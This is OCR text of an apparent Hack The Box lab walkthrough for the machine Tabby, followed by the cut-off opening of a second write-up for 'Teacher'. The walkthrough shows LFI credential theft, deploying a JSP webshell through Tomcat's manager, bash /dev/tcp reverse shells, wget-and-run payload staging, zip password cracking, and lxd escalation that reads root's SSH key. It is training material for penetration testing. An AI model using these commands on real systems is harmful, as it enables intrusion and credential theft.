
Scanning for hidden directories reveals the well-known Tomcat `/manager` page.

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.10.194:8080/FUZZ


                        [Status: 200, Size: 1895, Words: 201, Lines: 30]
docs                    [Status: 302, Size: 0, Words: 1, Lines: 1]
examples                [Status: 302, Size: 0, Words: 1, Lines: 1]
foo                     [Status: 200, Size: 0, Words: 1, Lines: 1]
host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1]
index.html              [Status: 200, Size: 1895, Words: 201, Lines: 30]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1]
```

This is a default page that allows users to manage web applications. Tomcat's `manager` page requires authentication.



Attempting to log in with common credentials like `admin / admin` is not successful. However, if we click `cancel` we get a `401 Unauthorized` message. This page reveals that the credentials are in the file `conf/tomcat-users.xml`.



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.


Let's search online for the default path of the Tomcat installation, in order to check if we can access it through the LFI vulnerability.



According to the first result, and since our instance of tomcat is version 9, the default installation directory is `/usr/local/tomcat9`. Let's combine these information and try to access `conf/tomcat-users.xml` from LFI vulnerability found earlier on Apache.

```
http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/conf/tomcat-users.xml
```

Clicking CTRL + U to view the page source doesn't show any text. Unfortunately this request returned a blank page. Let's check if the file `tomcat-users.xml` is located in a different path inside Tomcat's default installation directory.



Clicking at the first result we can see the file structure of the directory `/usr/share/tomcat9`.

PACKAGES

About Debian Getting Debian Support Developers' Corner

/ packages / sid / tomcat9 / all / file list

File list of package *tomcat9* in *sid* of architecture *all*

```
/etc/cron.daily/tomcat9
/etc/rsyslog.d/tomcat9.conf
/etc/tomcat9/policy.d/01system.policy
/etc/tomcat9/policy.d/02debian.policy
/etc/tomcat9/policy.d/03catalina.policy
/etc/tomcat9/policy.d/04webapps.policy
/etc/tomcat9/policy.d/50local.policy
/lib/systemd/system/tomcat9.service
/usr/lib/sysusers.d/tomcat9.conf
/usr/lib/tmpfiles.d/tomcat9.conf
/usr/libexec/tomcat9/tomcat-start.sh
/usr/libexec/tomcat9/tomcat-update-policy.sh
/usr/share/doc/tomcat9/README.Debian
/usr/share/doc/tomcat9/changelog.Debian.gz
/usr/share/doc/tomcat9/copyright
/usr/share/tomcat9-root/default_root/META-INF/context.xml
/usr/share/tomcat9-root/default_root/index.html
/usr/share/tomcat9/default.template
/usr/share/tomcat9/etc/catalina.properties
/usr/share/tomcat9/etc/context.xml
/usr/share/tomcat9/etc/jaspic-providers.xml
/usr/share/tomcat9/etc/logging.properties
/usr/share/tomcat9/etc/server.xml
/usr/share/tomcat9/etc/tomcat-users.xml
```

This reveals that Tomcat stores the `tomcat-users.xml` file in the directory `/usr/share/tomcat9/etc`. Let's try to access this file again. This time we can see the file contents in the HTML source code.

```
view-source:http://megahosting.htb/news.php?
file=../../../../usr/share/tomcat9/etc/tomcat-users.xml
```

```
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

The file is found to contain the credentials `tomcat / $3cureP4s5w0rd123!`. As the `roles` xml attribute shows that this user is a member of `admin-gui` and `manager-script`. The `manager-gui` role that allows access to the `/manager` page is not assigned.


Foothold

Let's scan this URL and see if there are any files or directories hosted there.

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404
http://10.10.10.194:8080/manager/FUZZ
```

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404
http://10.10.10.194:8080/manager/FUZZ

<SNIP>
000000001:   302        0 L      0 W      0 Ch        ""
000001939:   401        63 L     291 W    2499 Ch     "html"
000001991:   302        0 L      0 W      0 Ch        "images"
000003850:   401        63 L     291 W    2499 Ch     "status"
000004024:   401        63 L     291 W    2499 Ch     "text"
```

Wfuzz reveals the above directories. We can search online for the `/manager/text` interface.



This returns Tomcat's official documentation, which states that commands can be executed through this interface.

```
$ curl -u ${USERNAME}:${PASSWORD} http://localhost:8080/host-manager/text/list
OK - Listed hosts
localhost:
```

If you are using a different realm you will need to add the necessary role to the appropriate user(s) using the standard user management tools for that realm.

List of Commands

The following commands are supported:

- list
- add
- remove
- start
- stop
- persist

In the following subsections, the username and password is assumed to be **test:test**. For your environment, use credentials created in the previous sections.

List command

Use the **list** command to see the available virtual hosts on your Tomcat instance.

Example command:

```
curl -u test:test http://localhost:8080/host-manager/text/list
```

Example response:

```
OK - Listed hosts
localhost:
```

As the Tomcat user is assigned the `manager-script` role, we should be permitted to interact with `/manager/text`. Let's try listing the available hosts on Tomcat.

```
USERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
```

```
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/foo:running:0:foo
/fooshell:running:0:fooshell
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

This is successful. It is also well-known that Tomcat deploys Java web applications. Let's check if we can deploy a project using the `text` interface.

tomcat /manager/text deploy

All Images Videos News Shopping More Settings Tools

About 1,800,000 results (0.45 seconds)


tomcat.apache.org › tomcat-7.0-doc › manager-howto

Apache Tomcat 7 (7.0.105) - Manager App HOW-TO

Jump to **Deploy** a Directory or WAR by URL — http://localhost:8080/**manager/text/deploy**?path=/footoo&war=file:/path/to/foo. In this example the ".war" file ...

Host Manager App -- Text ... · Tomcat Web Application ...

Searching online reveals official Tomcat documentation explaining how this can be done.



Deploy A New Application Archive (WAR) Remotely

`http://localhost:8080/manager/text/deploy?path=/foo`

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- `update`: When set to true, any existing update will be undeployed first. The default value is set to false.
- `tag`: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.

NOTE - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

`OK - Deployed application at context path /foo`

Otherwise, the response will start with `FAIL` and include an error message. Possible causes for problems include:

- *Application already exists at path /foo*

  The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The `update` parameter may be specified as a parameter on the URL, with a value of `true` to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.

- *Encountered exception*

  An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.

According to this, it is possible to create a `war` file and deploy it to the server. A `war` file is an archived Java application. Let's download a JSP webshell and create the `war` file. In order to create a `war` file we can use `zip`.

```
wget
https://gist.github.com/ErosLever/7445a3cfaaf80f1f5a53/archive/f14a53bd1095a387c
063466167d49c20bb94050a.zip
unzip f14a53bd1095a387c063466167d49c20bb94050a.zip
zip webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp
```

```
jar cvf webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp

added manifest
adding: 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp(in = 763) (out=
424)(deflated 44%)
```

Now that we've archived the webshell, let's specify the file we want to upload, set the application name to `webshell` and the `update` value to `true`, and try to deploy it.


```
SERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} -T webshell.war
http://10.10.10.194:8080/manager/text/deploy?path=/webshell&update=true
```

Setting the `update` parameter to `true`, makes sure that any existing project will be undeployed before the new deployment.

```
curl -u ${USERNAME}:${PASSWORD} -T webshell.war http://10.10.10.194:8080
/manager/text/deploy?path=/webshell&update=true

[1] 714495
$OK - Deployed application at context path [/webshell]
```

The file was deployed successfully. Let's try to access it from the browser.

```
http://10.10.10.194:8080/webshell/cmd.jsp
```



This is successful. We can execute commands on the remote machine as the user `tomcat`. Let's start a listener on our local machine.

```
nc -lvp 5555
```

Then try to create a reverse shell, executing the following command from the webshell.

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```

Getting a reverse shell using the above command didn't work. Let's create a reverse shell, start an HTTP server locally and download it to the remote machine.

```
echo "0<&196;exec 196<>/dev/tcp/10.10.14.3/5555; sh <&196 >&196 2>&196" > shell
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000
[Fri Nov  6 19:06:19 2020] PHP 7.4.9 Development Server
(http://0.0.0.0:8000) started
```

From the webshell, input the following commands to download and run the script.

```
wget http://10.10.14.3:8000/shell-x64.elf -O /tmp/shell
chmod +x /tmp/shell
bash /tmp/shell
```

This is successful and we receive a reverse shell. We can now spawn a PTY shell using Python3.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement

Enumeration of the directories and files reveals the archive `/var/www/html/16162020_backup.zip`, that is owned by the user `ash`. Trying to unzip this file returns a message prompting for a password.

```
tomcat@tabby:/var/www/html/files$ unzip 16162020_backup.zip
unzip 16162020_backup.zip
Archive:  16162020_backup.zip
checkdir error:  cannot create var
                 Read-only file system
                 unable to process var/www/html/assets/.
[16162020_backup.zip] var/www/html/favicon.ico password:
```

We could download the zip file and try to crack the password locally. An easy way to do this is to get a base64-encoded representation of the zip file, and decode it back on our local machine. We use the `-w0` option so that the output is returned in a continuous line.

```
base64 -w0 16162020_backup.zip
```

```
base64 -w0 16162020_backup.zip
UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAAAAUABwAdmFyL3d3dy9odG1sL2Fzc2V0cy9VV
<SNIP>
```

Copy the output and issue the following command to recreate the zip file locally. Replace with your own output as appropriate.

```
echo "UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAAAA<SNIP>" | base64 -d -w0 > backup.zip
```


Now we can try to crack the zip file using `fcrackzip` in a dictionary attack using the `rockyou.txt` wordlist. We use the option `-D` to specify that this will be a dictionary attack, and `-u` to specify the unzip process.

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

<SNIP>
PASSWORD FOUND!!!!: pw == admin@it
```

After some seconds, the password is found. Decompressing the `backup.zip` file using the password `admin@it` reveals some files and directories from the web application. Since this zip file is owned by user `ash`, let's try to login to the system using the credentials `ash / admin@it`.

```
su ash
```



This is successful and we have gained access to the system as `ash`. The user flag is located in `/home/ash/user.txt`.

Privilege Escalation

Enumeration of the user reveals membership of the `lxd` group.

```
ash@tabby:/var/www/html/files$ groups
groups
ash adm cdrom dip plugdev lxd
```

The `lxd` (Linux Daemon) is a system container manager, that controls `lxc` (Linux Container). Linux Container (LXC) is a virtualization technology that runs isolated containers using a single Linux kernel. It is possible for the user `ash` to create a privileged container and then use it to mount the host filesystem. To achieve this, we can download an Alpine image, and then upload it to the remote machine. Lets download and build the image locally. The image can be found here.

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder/
./build-alpine
```

```
./build-alpine

<SNIP>
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.1-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
```

A compressed file `alpine-v3.12-x86_64-20201106_1855.tar.gz` is created. Let's stand up an HTTP server.

```
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000
[Fri Nov  6 19:06:19 2020] PHP 7.4.9 Development Server
(http://0.0.0.0:8000) started
```

Then download the file to the machine.

```
cd /home/ash
wget http://10.10.14.3:8000/alpine-v3.12-x86_64-20201106_2000.tar.gz
```

```
ash@tabby:/tmp$ wget http://10.10.14.3:8000/alpine-v3.12-

<SNIP>
/tmp/alpine.tar.gz  100%[===================>]   2.96M   486KB/s    in
5.3s

2020-11-06 17:28:29 (575 KB/s) - ‘/tmp/alpine.tar.gz’ saved
[3109354/3109354]
```

On the remote machine, run the following to initiate `lxd`, inputting `no` to all prompts.

```
lxd init
```

```
ash@tabby:/tmp$ lxd init

Would you like to use LXD clustering? (yes/no) [default=no]: no
Do you want to configure a new storage pool? (yes/no) [default=yes]: no
<SNIP>
```

Next, we run the following command to import the alpine image.

```
lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```

```
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz
--alias alpine
<ne-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```


To check if the image is successfully imported, type the following.

```
lxc image list
```

```
ash@tabby:~$ lxc image list
lxc image list
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
|  ALIAS  | FINGERPRINT | PUBLIC |         DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| alpine  | a78e885d1825 | no     | alpine v3.12 (20201106_20:00) | x86_64       | CONTAINER | 2.97MB | Nov 6, 2020 at 6:26pm (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| myimage | 22eacfa7dd84 | no     | alpine v3.12 (20201105_19:00) | x86_64       | CONTAINER | 3.06MB | Nov 6, 2020 at 2:30am (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
|         | be19906129f1 | no     | alpine v3.12 (20201106_19:57) | i686         | CONTAINER | 2.98MB | Nov 6, 2020 at 6:22pm (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
```

Next, we need to make the container privileged, and mount the filesystem, before starting the container.

```
lxc init alpine mycontainer -c security.privileged=true
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
recursive=true
lxc start mycontainer
```



Once the container is started, we can access it by typing the following command.

```
lxc exec mycontainer /bin/sh
```

The container has been created successfully and we have root access on it. Enumeration of `/mnt/root` reveals the private SSH key `/root/.ssh/id_rsa`. Use `cat` to display the contents.

```
cat /mnt/root/root/.ssh/id_rsa
```

On our local machine, we create a new file.

```
vim id_rsa
```

Then we paste the key and give the appropriate permissions to the file.

```
chmod 400 id_rsa
```

Finally, we execute the following command to connect as root

```
ssh -i id_rsa root@10.10.10.194
```

```
ssh -i id_rsa root@10.10.10.194

<SNIP>
Last login: Wed Jun 17 21:58:30 2020 from 10.10.14.2
root@tabby:~#
```

The root flag is located in `/root/root.txt`.

Hack The Box
PEN-TESTING LABS

Teacher

13th April 2019 / Document No D19.100.14

Prepared By: mrh4sh
Machine Author: Gioo
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Teacher is a "medium" difficulty machine, which teaches techniques for identifying and exploiting logical flaws and vulnerabilities of outdated modules within popular CMS (in this instance Moodle), enumeration of sensitive information within the backend database and leverage misconfigurations on the operating system, which lead to a complete compromise of a system.

Skills Required

- Basic Linux Knowledge
- Basic MySQL Knowledge

Skills Learned

- Website Enumeration
- Password Brute-Forcing
- Moodle Quiz Module Exploitation
- Database Enumeration
- Password Cracking
- Linux Symlink Misconfiguration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

